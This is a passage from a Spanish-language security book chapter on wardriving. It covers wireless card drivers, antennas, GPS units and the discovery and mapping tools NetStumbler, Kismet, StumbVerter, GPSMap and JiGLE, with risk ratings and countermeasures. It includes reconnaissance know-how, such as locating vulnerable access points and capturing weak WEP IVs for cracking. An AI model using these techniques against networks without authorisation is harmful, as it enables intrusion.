una tarjeta con un sistema operativo particular son significativamente diferentes. Si decide usar Linux o BSD (Berkeley Software Distribution), tendrá que recopilar los kernels con los controladores pcmcia-cs apropiados, lo que tal vez no sea una tarea fácil si tiene poca o ninguna experiencia con UNIX. Por otra parte, Windows tiene un proceso de instalación mucho más sencillo, pero observará que hay pocas herramientas, explotaciones y técnicas que puede usar desde la consola Win32.

OmmiPeek Basic/Professional/Enterprise (conocido como AiroPeek en paquete con EtherPeek) es uno de los mejores olfateadores inalámbricos en el mercado del entorno Windows. NetStumbler, una herramienta que suele confundirse con un olfateador inalámbrico, sólo analiza los encabezados de paquete de red y usa una buena GUI para informe en tiempo real de la ubicación del punto de acceso, identificación y otras particularidades. La aplicación OmniPeek da soporte a captura de paquetes por medio de 802.11a, 802.11b, 802.11g y 802.11n. También da soporte a navegación por canal que no es de Estados Unidos. Este país ha abastecido las redes inalámbricas 802.11 para utilizar del canal de comunicación 1 al 11; sin embargo, otros países suelen utilizar del canal 1 al 24. Si usted es un viajero internacional, una característica muy útil de OmniPeek, es que puede dar soporte a los 24 canales. El vínculo que se muestra aquí proporciona una lista completa de tarjetas a las que da soporte el conjunto de aplicaciones OmniPeek:

Compatibilidad de controlador de olfateador WLAN de Windows	http://www.wildpackets.com/support/hardware/airopeek_nx

El sistema operativo más utilizado en cuanto a herramientas, controladores y olfateadores de ataque inalámbrico es, por mucho, Linux. La comunidad de Linux ha invertido gran cantidad de tiempo y recursos en el desarrollo de una colección de controladores PCMCIA (pcmcia-cs) que es compatible con casi todas las publicaciones del vendedor del chip Prims2.x/3 802.11b. Como ya se dijo, debe compilar estos controladores en el kernel.

La instalación de los controladores es muy sencilla y extremadamente similar a la de cualquier otra aplicación o controlador de Linux. Las siguientes instrucciones de instalación son para la versión 3.2.8 actual de controladores pcmcia-cs. Obviamente, si sale una versión posterior y trata de instalarla, asegúrese de cambiar el número de versión en el nombre de archivo y las estructuras de directorio. Puede descargar los controladores pcmcia-cs de http://sourceforge.net/project/showfiles.php?group_id=2405.

Las siguientes son las instrucciones de instalación generales:

1. Descomprima tar y extraiga los archivos pcmcia-cs-3.2.8.tar.gz en `/usr/src/`.
2. Ejecute `make config` en `/usr/src/pcmcia-cs-3.2.8`.
3. Ejecute `make all` de `/usr/src/pcmcia-cs-3.2.8`.
4. Ejecute `make install` de `/usr/src/pcmcia-cs-3.2.8`.

Dependiendo de su WLAN, configuración de sistema o redes de destino, tal vez necesite personalizar la secuencia de comandos de inicio y los archivos de opción en el directorio /etc/pcmcia.

Es cierto que puede encontrar los controladores que necesite para su tarjeta con una consulta rápida en Google.com, pero siempre es bueno que se le dé la información. Por lo tanto, en la siguiente lista se muestran algunas de las mejores ubicaciones para obtener los controladores de su tarjeta inalámbrica para Linux. Como puede ver, los dividimos en chips:

Orinoco	http://airsnort.shmoo.com/orinocoinfo.html
Prism2.x/3	http://www.linux-wlan.com/linux-wlan
Cisco	http://airo-linux.sourceforge.net

La frecuencia 802.11n es el protocolo más reciente entre los elementos establecidos del mundo inalámbrico. Ha reemplazado a las otras frecuencias 802.11: 802.11a, 802.11b y 802.11g.

Antenas

Esté preparado. Encontrar e instalar la antena apropiada puede ser la tarea más difícil en configurar su "arsenal" para la detección de redes inalámbricas en un vehículo en movimiento. En primer lugar, debe decidir qué tipo de detección de redes inalámbricas hará. ¿Será en una ciudad grande como Nueva York, Boston o San Francisco? Tal vez manejará alrededor de un área menos densa, como "Silicon Valley, de la Costa Este", Virginia del Norte o los suburbios de Los Ángeles, donde necesita manejar a grandes velocidades y puede estar a 30 o 40 metros de los edificios de destino y sus puntos de acceso. Es necesario considerar todo esto al tomar la decisión para la antena que usará (véase la figura 8-1).

Para entender por completo las diferencias entre antenas, necesita obtener un texto elemental acerca de la tecnología de éstas. En primer lugar, y antes que nada, necesita entender la dirección de la antena. Existen tres tipos de dirección cuando se trata de clasificar antenas: direccional, multidireccional y omnidireccional. En general, las antenas *direccionales* se usan cuando se comunica o asigna su objetivo en áreas específicas que no son efectivas para detección de redes inalámbricas en un vehículo en movimiento (si realmente está manejando). Las antenas direccio-




Figura 8-1 Antenas típicas para detección de redes inalámbricas desde un vehículo en movimiento.

nales son de las más efectivas en captura de paquetes de rango largo, ya que el poder y las ondas están enfocadas fuertemente hacia una dirección. Las antenas *multidireccionales* son similares a las antenas direccionales en el sentido de que ambas se concentran y enfocan en sus receptores/transmisores. En casi todos los casos, las antenas multidireccionales son bidireccionales (una configuración de adelante y atrás) o de cuatro direcciones. Su rango suele ser un poco más pequeño cuando se compara con antenas unidireccionales de igual poder, porque el poder se usa en más de una dirección. Por último, las antenas *omnidireccionales* son las que todos tienen en mente cuando piensan en antenas. Una antena omnidireccional es la más efectiva cuando se maneja por la ciudad porque transmite y recibe señales en todas direcciones y, por lo tanto, proporciona el rango angular más grande. Como ejemplo, las antenas de los automóviles son omnidireccionales.

Ahora que comprende los diferentes términos para la dirección de las antenas, es pertinente que también entienda los tipos comunes de antena y la manera de distinguir una buena antena de una mala. El término ganancia, en comunicaciones inalámbricas, describe la energía de una antena enfocada de forma direccional. Dése cuenta de que todas las antenas transmisoras/receptoras tienen ganancia al menos en dos direcciones: la dirección adonde envían la información y la dirección de donde la reciben. Si su meta es comunicarse a distancias largas, querrá una antena de mucha ganancia con enfoque estrecho. Aun así, si no requiere una conexión larga, tal vez quiera una antena de baja ganancia y enfoque ancho (omni).

Muy pocas antenas son completamente unidireccionales, porque en casi todos los casos esto incluiría un dispositivo de comunicación estacionario que se comunica con otro igual. Un tipo común de antena unidireccional es un puente inalámbrico de edificio a edificio. Una antena yagi usa una combinación de antena pequeña horizontal para extender su enfoque. Una antena de parche o panel tiene un enfoque que está relacionado de manera directa con el tamaño del panel. Parece una superficie plana y enfoca su ganancia en una dirección general. Un plato es otro tipo de antena que puede usarse, pero sólo es buena para dispositivos que necesitan transmitir en una dirección general, porque la parte trasera del plato no es ideal para transmitir o recibir señales. Para todos los propósitos prácticos, lo más probable es que necesite una antena omnidireccional con un enfoque amplio y poca ganancia que puede conectarse fácilmente a su tarjeta inalámbrica sin necesidad de una fuente de poder adicional.

Existen varios vendedores y distribuidores que ofrecen el equipo apropiado para la detección de redes inalámbricas desde un vehículo en movimiento. A continuación se muestra una lista de nuestros favoritos. Cada uno le venderá cosas generales; sin embargo, Wireless Central es bien conocido por sus "paquetes de detección de redes inalámbricas desde un vehículo en movimiento", e HyperLinkTech es conocido por sus antenas de alta potencia y largo rango.

HyperLinkTech	http://www.hyperlinktech.com
Fleeman, Anderson and Bird Corporation	http//www.fab-corp.com

Cada vez surgen más redes inalámbricas y proveedores de servicio de Internet inalámbrico (WISP, Wireless Internet Service Providers). Vendedores como Baltimore Wireless, Chicago Waves y el número casi ilimitado de cafeterías familiares en ciudades grandes de todo el mundo ofrecen servicios gratuitos de datos de Internet inalámbricos. Estos servicios fueron diseñados y creados detrás de antenas fuertes (algunas con amplificadores), los protocolos 802.11g y 802.11n, y direcciones MAC personalizadas con filtrado lógico. No queremos llamar a estas antenas *listas*

para uso comercial, porque ninguna de ellas son del tipo que encontrará en una torre de radar en medio de árboles; además, se clasifican como "súper" antenas de usuario casero.

Estas antenas de usuario casero suelen combinar varias antenas direccionales (al menos cuatro) o pilas de antenas omnidireccionales para mejorar la fuerza de la señal (véase la figura 8-2). Este tipo de configuración es ideal para cualquiera que ofrezca servicios inalámbricos a muchas personas o edificios.

La antena cuádruple que se muestra en la figura 8-2 no es más que cuatro antenas omnidireccionales encadenadas que actúan como una sola. Este tipo de servicio basado en antenas tendrá un radio de 800 metros si se ubica en lo alto y su precio puede variar de 1200 a 1500 dólares.

La antena inalámbrica ISP (WISP), mostrada en la figura 8-3 es un producto personalizado ofrecido por WiFi-Plus (http://www.wifi-plus.com). WiFi-Plus diseña y crea antenas de alta tecnología personalizadas, especializadas en configuraciones para pequeños proveedores de servicios inalámbricos. No espere basar la siguiente Verizon Wireless en una de éstas; sin embargo, es muy poderosa para hospedar una sesión con docenas de sus amigos o vecinos más cercanos.

GPS

Un sistema de posicionamiento global (GPS) es un equivalente inalámbrico de usar una herramienta o aplicación de creación de mapas de red en evaluaciones de red alámbrica (véase la figura 8-4). Casi todos los dispositivos GPS se incluyen en el software de detección de redes inalámbricas desde vehículos en movimiento por medio de comparaciones de etiquetas de tiempo.

Figura 8-2 Antena cuádruple apilada.




Figura 8-3 Antena WISPer.

El software GPS mantiene un registro en tiempo real de la posición del dispositivo al crear un mapa de las coordenadas de longitud y altitud con etiquetas de tiempo correspondientes en un archivo de texto simple. Estos textos son fáciles de importar en diversos programas software de creación de mapas que puede usar para crear mapas coloridos y precisos de puntos de acceso identificados, junto con su rango.

Resulta fácil comprar e instalar unidades GPS en su laptop, sobre todo si es un usuario de Windows. Hay varios vendedores, y casi todos los dispositivos reales tienen aspectos tecnológicos relativamente similares. Las principales diferencias entre los productos que compiten se relacionan con la estética (el aspecto de las unidades) y el software que se incluye con los

Figura 8-4 Unidad GPS.

productos. Un buen software viene con una buena cantidad de mapas rurales y suburbanos, calles actualizadas y, lo más importante, un algoritmo de dirección excelente. Todas estas características son útiles cuando se trata de crear rutas para futuras detecciones de redes inalámbricas desde vehículos en movimiento y para asegurar que no vuelva atrás cuando está haciendo un perfil de un área grande.

La instalación de los controladores y la unidad GPS es más o menos directa; sin embargo, debe hacer algunas consideraciones antes de que se haga la instalación. Necesitará determinar dónde irá su configuración y cómo actuará realmente su detección de redes inalámbricas en un vehículo en movimiento. Por ejemplo, en casi todos los casos se necesita un cable serial para conectar su GPS a su computadora; además, su unidad GPS obtiene una mejor y más precisa lectura de ubicación si tiene acceso directo al cielo. Quienes tienen la fortuna suficiente de contar con un jeep convertible no necesitan preocuparse; tal vez todos los demás quieran considerar la compra de un cable lo suficientemente largo para colocar la unidad GPS en el panel del automóvil o fijar la unidad al techo con un imán.

NOTA

No olvide que una unidad GPS será poco útil si, para comenzar, no tiene el rango apropiado con su tarjeta inalámbrica. Por lo tanto, si quiere gastar tiempo, esfuerzo y dinero para configurar un paquete de detección de redes inalámbricas en un vehículo en movimiento, incluido un software de mapas GPS, debe comprar una antena decente. Consulte las secciones anteriores para conocer detalles y especificaciones acerca de antenas, sus características y otros detalles de la detección de redes inalámbricas en un vehículo en movimiento.

Como con las secciones anteriores de este capítulo, hemos hecho una lista de nuestros favoritos para encontrar un vendedor de GPS y comprarle a él. Nos damos cuenta de que puede seleccionar muchos otros vendedores, pero los siguientes son los que recomendamos, por sus productos únicos, como la línea de dispositivos GPS Magellan. Además, el objetivo es que al final del capítulo sea capaz de diseñar, implementar y usar apropiadamente un sistema de detección de redes inalámbricas desde vehículos en movimiento de la mejor categoría y que ponga celosos incluso a sus amigos.

Garmin International	http://www.garmin.com
Magellan	http://www.magellangps.com

Software de detección de redes inalámbricas en un vehículo en movimiento

Configurar su software de detección de redes inalámbricas desde un vehículo en movimiento puede ser un poco más complicado debido a los prerrequisitos de instalación de hardware y software mencionados antes. Debido a que el software requiere una unidad GPS para ubicar la posición de la laptop por los puntos de acceso, además del uso de software de identificación de puntos de acceso, la configuración puede ser desafiante. Sin embargo, para quienes realizan la detección de redes inalámbricas desde vehículos en movimiento, permitir la implementación de unidades GPS es una de las características más útiles. Esto resulta cierto simplemente porque le permite encontrar en el mapa puntos de acceso vulnerables para uso futuro o para localizarlos de forma precisa con el fin de endurecerlos.

Debido a que la tecnología inalámbrica (y la tecnología en general) tiende a depender de acrónimos, necesita estar al tanto de unos cuantos términos antes de avanzar en esta sección y el resto del capítulo, incluido SSID, MAC y IV. El identificador de conjunto de servicio (SSID, Service Set Identifier) se usa como identificador para distinguir un punto de acceso de otro (o en casos mayores, una organización de otra). Puede considerarlo como algo similar a los nombres de dominio para redes inalámbricas. La dirección de control de acceso a medios (MAC, Media Access Control) es la dirección única que identifica a cada nodo de una red. En WLAN, puede usarse como un origen para control de acceso de cliente. El vector de inicialización (IV, Initialization Vector) de un paquete de privacidad equivalente a cableada (WEP) se incluye después del encabezado 802.11 y se usa en combinación con la clave secreta compartida para cifrar los datos del paquete.


NetStumbler, la primera aplicación disponible públicamente para quienes detectan redes inalámbricas desde vehículos en movimiento, fue lanzada como una herramienta que analizaba el encabezado 802.11 y los campos IV del paquete inalámbrico para determinar el SSID, la dirección MAC, el uso WEP, el largo de la clave WEP (40 o 128 bit), el rango de la señal y, tal vez, el vendedor de punto de acceso. Poco después salieron varias herramientas basadas en Linux y UNIX que tenían tácticas similares pero que también permitían el rompimiento de clave WEP y del paquete real. Casi todas estas herramientas aprovechan el descubrimiento y la implementación de Tim Newsham para explotar debilidades clave en el algoritmo WEP y el algoritmo de programación de clave (KSA, Key Scheduling Algorithm). A continuación se presentan algunas de las herramientas estándar de la industria para detección de redes inalámbricas desde vehículos en movimiento. Todas son diferentes; por lo tanto, cada una tiene una característica que puede necesitar en el campo.

NetStumbler

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

NetStumbler (http://www.netstumbler.com) es una herramienta de detección de redes inalámbricas en un vehículo en movimiento basada en Windows que detectará redes inalámbricas y marcará su posición relativa con un GPS. NetStumbler usa un envío de solicitud de sondeo 802.11 a la dirección de transmisión de destino, que causa que todos los puntos de acceso en el área envíen una respuesta de prueba 802.11 que contenga información de configuración de red, como su estado SSID y WEP. Cuando se conecta a un GPS, NetStumbler grabará una coordenada GPS de su señal más fuerte para cada punto de acceso. Al usar la red y los datos GPS, puede crear mapas con herramientas como StumbVerter (http://the.firehou.se/stumbverter/) y Microsoft MapPoint (http://www.microsoft.com/Mappoint/default.mspx).

Para usar NetStumbler, inserte su tarjeta inalámbrica con soporte y configure su SSID o nombre de red en ANY. En tarjetas Orinoco, esto puede encontrarse en la utilería Client Manager. Si NetSumbler no detecta puntos de acceso que sabe que están presentes, revise primero esto antes de realizar otro procedimiento de detección y resolución de problemas. Configurar el campo Network Field en ANY le indica al controlador que use SSID de longitud cero en sus solicitudes de sondeo. Como opción predeterminada, casi todos los puntos de acceso responderán a solicitudes de sondeo que contengan su SSID o un SSID de longitud cero.



Una vez que la tarjeta está configurada de manera correcta, inicie NetSumbler y haga clic en la flecha verde de la barra de herramientas (si no está ya presionada). Si hay cualquier punto de acceso en el área que responderá a una solicitud de sondeo de transmisión, deben responder y mostrarse en la ventana. Puede usar la opción Filters para ordenar de forma rápida varias redes en criterios como uso de WEP o si la red es un tipo BSS (Basic Service Set, conjunto de servicio básico) o un IBSS. Debido a que una red IBSS (BSS independiente) es un grupo de sistemas operativos sin un punto de acceso como una red BSS, un atacante sólo podría acceder al sistema en esa red y no necesariamente usar la red inalámbrica como un puente para la LAN terminal. La selección de cualquiera de las redes por su ícono de círculo también mostrará una gráfica de relación entre señal y ruido (véase la figura 8-5).

Medidas para contrarrestar NetStumbler

La principal debilidad de NetStumbler es que depende de una forma de detección de red inalámbrica, la solicitud de sondeo de transmisión. Los vendedores de equipo inalámbrico suelen ofrecer una opción para deshabilitar esta característica 802.11, que efectivamente ciega a NetStumbler. Otro software de detección de redes inalámbricas desde vehículos en movimiento, como Ksmet, también usa este método, pero tiene otros mecanismos de detección como respaldo, por si fallan. Una vez dicho esto, no hay todavía escasez de redes que pueden detectarse con NetStumbler, y muchos vendedores aún habilitan la característica de responder a una solicitud de sondeo de transmisión como opción predeterminada.

NOTA Otra herramienta que puede ser útil es Hotspotter. Puede utilizarse para encontrar zonas activas o redes inalámbricas; éste, junto con la documentación, pueden descargarse de http://www.remote-exploit.org/downloads/hotspotter-0.4.tar.gz.




Figura 8-5 Network Stumbler.

Kismet

Popularidad:	*8*
Simplicidad:	*7*
Impacto:	*9*
Evaluación del riesgo:	***8***


Kismet (http://www.kismetwireless.net) es un olfateador inalámbrico basado en BSD que tiene funcionalidad de detección de redes inalámbricas desde un vehículo en movimiento. Le permite rastrear puntos de acceso inalámbricos y sus ubicaciones GPS, al igual que NetStumbler, pero también ofrece muchas otras características. Kismet es una herramienta de detección de redes que recorre en ciclo los canales de red inalámbricos disponibles, buscando paquetes 802.11 que indican la presencia de una LAN inalámbrica, como beacons y Associaton Requests. Kismet también puede recopilar información adicional acerca de una red, como una dirección IP y los nombres de protocolo de descubrimiento de Cisco (CDP, Cisco Discovery Protocol).

Con Kismet se incluye un programa llamado GPSMap, que genera un mapa de los resultados de Kismet. Éste da soporte a casi todas las tarjetas inalámbricas disponibles para Linux y OpenBSD.

Para usar Kismet, primero tiene que instalar los controladores personalizados necesarios para la operación de modo de monitores. Esto puede variar dependiendo de los chips que usa su tarjeta, pero Kismet viene con una sola forma de habilitarlos todos para la operación de monitor. Antes de iniciar Kismet, ejecute la secuencia de comandos kismet_monitor para colocar su tarjeta en modo de monitor. Asegúrese de que está en un directorio al que el usuario de Kismet tiene acceso antes de iniciarlo:

```
[root@localhost user]# kismet_monitor
Using /usr/local/etc/kismet.conf sources...
Enabling monitor mode for a cisco card on eth1
Modifying device eth1
```

Esto colocará la tarjeta inalámbrica configurada en su archivo kismet.conf en modo de monitor. Una vez que Kismet se carga, la interfaz desplegará cualquier red en el rango. Como opción predeterminada, Kismet ordenará las redes en modo "Autofit" que no le permite recorrerlos. Oprima S para traer el menú Sort y después seleccione una de las opciones disponibles: "l" (o última vez visto) funciona bien en casi todos los casos. La ventana principal, que se muestra a continuación, despliega el nombre de red (SSID). La columna T despliega el tipo de red, W indica si WEP está o no habilitado, y Ch viene de "channel number" (número de canal). La columna IP Range muestra cualquier dirección IP encontrada, ya sea mediante solicitudes ARP o tráfico normal.



Medidas para contrarrestar Kismet

En cuanto a las medidas para contrarrestar Kismet, no hay muchas. Kismet es la mejor herramienta disponible de detección de redes inalámbricas en un vehículo en movimiento y encontrará las redes que NetSumbler no detecte. Además de sus capacidades de descubrimiento de red,

también puede registrar paquetes WEP de manera automática con IV débil para usar con AirSnort, además de detectar direcciones IP para usar en una WLAN.

Creación de mapas de redes inalámbricas

Una vez que ha descubierto los puntos de acceso disponibles, algo que puede hacer con estos datos es crear mapas basados en los resultados de la red y los datos GPS. Las herramientas de detección de redes inalámbricas desde vehículos en movimiento registrarán la ubicación GPS actual, la fuerza de la señal y los atributos de cada punto de acceso. Basado en estos datos, estas herramientas pueden adivinar dónde está el punto de acceso, bajo la suposición de que cuanto más cerca esté de un punto de acceso, más fuerte será la señal. Antes necesitaría convertir los resultados de su herramienta de detección de redes inalámbricas en un vehículo en movimiento a un formato que un sistema de mapas como Google Maps y Microsoft MapPoint usarían para interpretar las coordenadas GPS. Sin embargo, ahora hay software disponible que automatiza este proceso y lee los datos directamente de la herramienta de detección. Además, para usar sus propios datos, algunos grupos tienen sitios establecidos como http://www.wifimaps.com para almacenar la información en bases de datos más grandes.

StumbVerter

Popularidad:	*5*
Simplicidad:	*8*
Impacto:	*2*
Evaluación del riesgo:	***5***

StumbVerter (http://www.sonar-security.com) es una aplicación que usa MapPoint 2002 para graficar datos de archivos en el formato NetStumbler. Esto le ahorra la molestia de insertar manualmente esta información en MapPoint y otra herramienta de mapas. También crea íconos del estilo NetStumbler en el mapa para cada punto de acceso. Los íconos verdes representan redes no cifradas, y los rojos indican redes que usan WEP.

Para usar StumbVerter, haga clic en el botón Import y seleccione un escaneo NetStumbler guardado (esté seguro de que es uno con datos de GPS; de otra manera, StumbVerter no podrá graficar las ubicaciones de los puntos de acceso). Una vez que se carga el mapa, puede seleccionar View | Show All AP Names and Info para obtener información adicional acerca de cada red, incluidos SSID y direcciones MAC. Están disponibles los controles normales de MapPoint 2002, así que puede acercar y editar el mapa, al igual que en MapPoint. Si está satisfecho con el mapa, puede guardarlo en un archivo MapPoint, mapa de bits o página HTML (véase la figura 8-6).




Figura 8-6 StumbVerter.

GPSMap

Popularidad:	*3*
Simplicidad:	*5*
Impacto:	*2*
Evaluación del riesgo:	***3***

GPSMap se incluye con el paquete de monitoreo inalámbrico de Kismet. Importa GPS y archivos de red Kismet, y después grafica las ubicaciones de red en mapas de diversas fuentes. Tal

vez GPSMap sea el generador de mapas de detección de redes inalámbricas más versátil y da soporte a muchas opciones de dibujo para cada punto de acceso. Los mapas pueden elaborarse con base en el rango estimado de cada red, la salida de poder, una gráfica de dispersión, o todas estas opciones juntas. Aunque es demasiado flexible, GPSMap puede utilizar demasiado la línea de comandos. Para crear un mapa con GPSMap, necesitará algunos resultados de Kismet guardados con datos GPS. Esto sería al menos un archivo de red y uno GPS para una fecha y escaneo dados. Aquí se muestra un ejemplo:

```
Kismet-07-2002-1.network and Kismet-07-2002-1.gps
```

Una vez que conozca los archivos de resultados que quiere usar, necesitará ejecutar GPSMap contra esos archivos con las opciones correctas. Los principales argumentos son el nombre y el archivo de salida (`-o`), el origen de donde tomará la imagen del fondo del mapa (`-S`), y sus opciones de dibujo. Debido a que GPSMap usa ImageMagick, su archivo de salida puede estar en cualquier formato imaginable, como JPEG, GIF o PNG. Los orígenes de imagen de fondo son servicios de mapa de tres vectores (mapas MapBlast, MapPoint y Tiger Census) y un origen fotográfico, al usar United States Geological Survey (USGS) de Terraserver (http://terraserver.homeadvisor.msn.com). Las opciones de origen y dibujo del mapa dependen de sus preferencias personales y de lo que quiera hacer con el mapa. Es mejor probarlas y ver cuáles cubren mejor sus necesidades.

En el siguiente ejemplo estamos creando un mapa PNG llamado nuevomapa.png (`-o nuevomapa.png`) al usar un mapa USGS como fondo (`-S 2`) para una escala de 10 (`-s 10`). Las opciones de dibujo se establecen en colorear las redes basadas en estado WEP (`-n 1`), dibujar una línea de la ruta de manejo (`-t`) con un ancho de línea de 4 (`-Y 4`), y elaborar un mapa de cada punto de acceso con un punto en el centro del rango de red (`-e`), con el círculo de cinco unidades de ancho (`-H 5`). El último argumento es el nombre del archivo GPS que se usará para la entrada.

```
[root@localhost user]# gpsmap -o nuevomapa.png -s 10 -S 2 -n 1 -t -Y 4 -e
-H 5 Kismet-Jan-07-2005-1.gps
```

JiGLE

Popularidad:	*2*
Simplicidad:	*6*
Impacto:	*2*
Evaluación del riesgo:	***3***

JiGLE (http://www.wigle.net) es un cliente Java para ver datos de la base de datos de redes inalámbricas WiGLE.net (véase la figura 8-7). Junto con su contraparte DiGLE (véase la figura 8-8), el cliente nativo de Windows, proporciona un conjunto de datos acerca de los puntos de acceso recolectados por gente ordinaria de todo el país.

Wireless Geographic Logging Engine (WiGLE, motor para registros gráficos inalámbricos) se jacta de rastrear más de 15 051 904 puntos (redes inalámbricas) a partir de 911 664 550 observaciones únicas. Con más de 15 millones de redes en el mapa hasta el año 2008, esto significa que

